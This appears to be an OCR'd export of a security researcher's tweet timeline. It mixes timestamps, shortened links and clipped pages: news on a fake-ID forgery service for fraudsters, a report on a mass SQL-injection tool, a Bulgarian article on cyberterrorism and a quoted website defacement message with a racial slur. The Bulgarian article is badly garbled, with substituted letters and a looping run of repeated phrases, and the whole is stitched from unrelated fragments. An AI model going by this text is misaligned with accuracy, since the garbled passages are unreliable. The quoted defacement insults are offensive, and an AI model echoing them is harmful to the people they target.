




































26 - Thursday


09:36


When we used to rock the boat! - https://t.co/eVsxfo6tWx Cheers! Dancho CC: @Webroot https://t.co/gUuLsCIkKu




09:37












09:40

https://t.co/JTcqOaYgET https://t.co/E4wiuy2jky







09:40





09:40


https://t.co/JTcqOaYgET https://t.co/YExn9Cywwk













https://t.co/JTcqOaYgET https://t.co/SyItdqUJ2s
















https://t.co/JTcqOaYgET https://t.co/UxnDp5JsdY



https://t.co/JTcqOaYgET https://t.co/shdfUiyBLM

Dancho Danchev's Blog - Mind Streams of Information Security Knowledge



Cyber Intelligence


The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com

Dancho Danchev









09:51

https://t.co/JTcqOaYgET https://t.co/IJNsiNqMOO



https://t.co/JTcqOaYgET https://t.co/Wy4xVBEITt

Cybercrime service automates creation of fake scanned IDs, other verification docs

The service produces high-quality fake scans that can be used in fraud attacks to impersonate victims, Group-IB researchers said















A new Web-based service for cybercriminals automates the creation of fake scanned documents that can help fraudsters bypass the identity verification processes used by some banks, e-commerce businesses and other online services providers, according to researchers from Russian cybercrime investigations firm Group-IB.

The service can generate scanned copies of passports, ID cards and driver's licenses from different countries for identities supplied by the service users, fake scanned utility bills from various companies, as well as fake scanned copies of banking statements and credit cards issued by a large number of banks, said Andrey Komarov, head of international projects at Group-IB, via email.

It is common practice for banks, payment and money transfer providers, online gambling sites and other types of businesses that engage in money transactions via the Internet to ask their customers for scanned copies of documents in order to prove their identities or verify their physical addresses, especially when their anti-fraud departments detect suspicious account activity.



[Related: 4 places to find cybersecurity talent in your own organization]

09:52

https://t.co/JTcqOaYgET https://t.co/AdUn5uUby5

ws > Mass website hacking tool alerts to dangers of Google dorks



by Adam Greenberg, Senior Reporter

Mass website hacking tool alerts to dangers of Google dorks












Cyber crime researcher Dancho Danchev recently blogged about a mass, do-it-yourself (DIY) website-hacking tool making the rounds that takes advantage of those Google dorks.


"The proxy supporting tool has been purposely designed to allow automatic mass websites reconnaissance for the purpose of launching SQL injection attacks against those websites that are vulnerable." Danchey wrote


SQL stands for structured query language and is programming terminology designed for managing data. SQL injection typically involves an attacker inputting SQL statements into an entry field that will force the system to

*Once a compromise takes place, the attacker is in a perfect position to inject malicious scripts on the affected

Danchev wrote that an escalating number of DIY tools circulating the internet may open the door for novice attackers, but Barry Shteiman, director of security strategy with Imperva, told SCMagazine.com on Tuesday that it is the Google dorks that should be raising alarms.







КИБЕРТЕРОРИЗМЪТ

$\mathbf{ДОКОΛКО PEAΛЕН Е ПРОБЛЕМЪТ?}$

ИНФОРМАЦИОННАТА ИКОНОМИКА, в която светьт навлезе през последните 20 години, благоприятства развитието на модерните средства за комуникация, разбивайки междуконтиненталните и етнически граници, придавайки нови измерения на понятието информационно общество, а може би точното понятие е информационно-зависимо общество!

Тази статия се стреми да разгледа проблема за информационната война и кибертероризма, който неизменно я съпътства, от различни гледни точки. Тя ще отговори на следните въпроси – какво е кибертероризъм и каква е разликата между него и информационната война? Могат ли действията на информационната война и е кибертероризъм да предизвикат човешки жертви или икономически хаос и какви са възможните сценарии?



- развитието на електронната търговия, отварянето на военните, производствени и корпоративните мрежи, с цел убеличабане на произбодителността чрез въбеждане на мрежово-базираните комуникации, са оснобните причини за феноменалното развитие на кибернации като US и водещ фактор за устеха на армията им. Информаонната бойна като платформа за воении, разузнавателни, пропагано и дори терористички действия се ползва още от създаването на телебизията, Интернет и тубите спътници в космоса. Факторите благоприятстващи за това са :
- Тьобалната световна свирзаност, скорост и интерактивност на пренаживата информация. Такато по времето на Студената война 187 и КТВ са размитали основно на НЯМПОТ (човешко разузнаване), информациоппата реболюция и глобализация допринесе за допълнителното развити на SIGING (килнали разузнаване). ЕЦПОТ (с-разузнаване) и дори СУЕКВІОТ (выбертизузнаване). Вески от изброените типове се полува и за офинуивии, и за защитими цели.
- Небиждани до преди 20 г.бъзможности за събиране и авълизиране на разузнабателна информация и бодене на боении дейстбик. Пърбият американски разузнабателен сателит се сателит сибраните сателит симики на Събетския съюз чрез капсули, които се катанултирами и били призвишати б океана процес, който днешните разуззабатели аетиция срба ли била исками да си спомнят. При постоянно намалабащите разроди за съкранибате на информация и при набъизането на информация и на при набъизането на при набъизането на при набъизането на при набъизането на при на при набъизането на при набъизането на при на на при на на при на

май 2005




https://t.co/JTcqOaYgET https://t.co/Jq0fDXqBWG






https://t.co/JTcqOaYgET https://t.co/QJg3i0VD17



https://t.co/JTcqOaYgET https://t.co/Z3D9uH8wsl






https://t.co/JTcqOaYgET https://t.co/rH43pnmoSO



09:55

https://t.co/JTcqOaYgET https://t.co/nmACeyV2t0



https://t.co/JTcqOaYgET https://t.co/t1teA5m9vk



Trojan Hacking Group In Accociation With Nark0manina Presents Troyan's Web Page HACKED

I'm back niggaz better than ever t0 0wn j00

WEBMASTER: You'll receive an e-mail these days with the password for the site. Let's wait so more people will see it haha
Your old index.html is renamed to index666.html don't worry NO files are deleted

More Hackz Of Troyan Pages Coming These Days Because The Passwords Are Let's Say:hacker,troyan,Enkin etc. etc. I'm Fucking With These Pages Only Because Of Nark0manina's Wish And As I Said Because Of The Weak Passwords.


10:00

https://t.co/JTcqOaYgET https://t.co/o88gvuVW9L





10:00

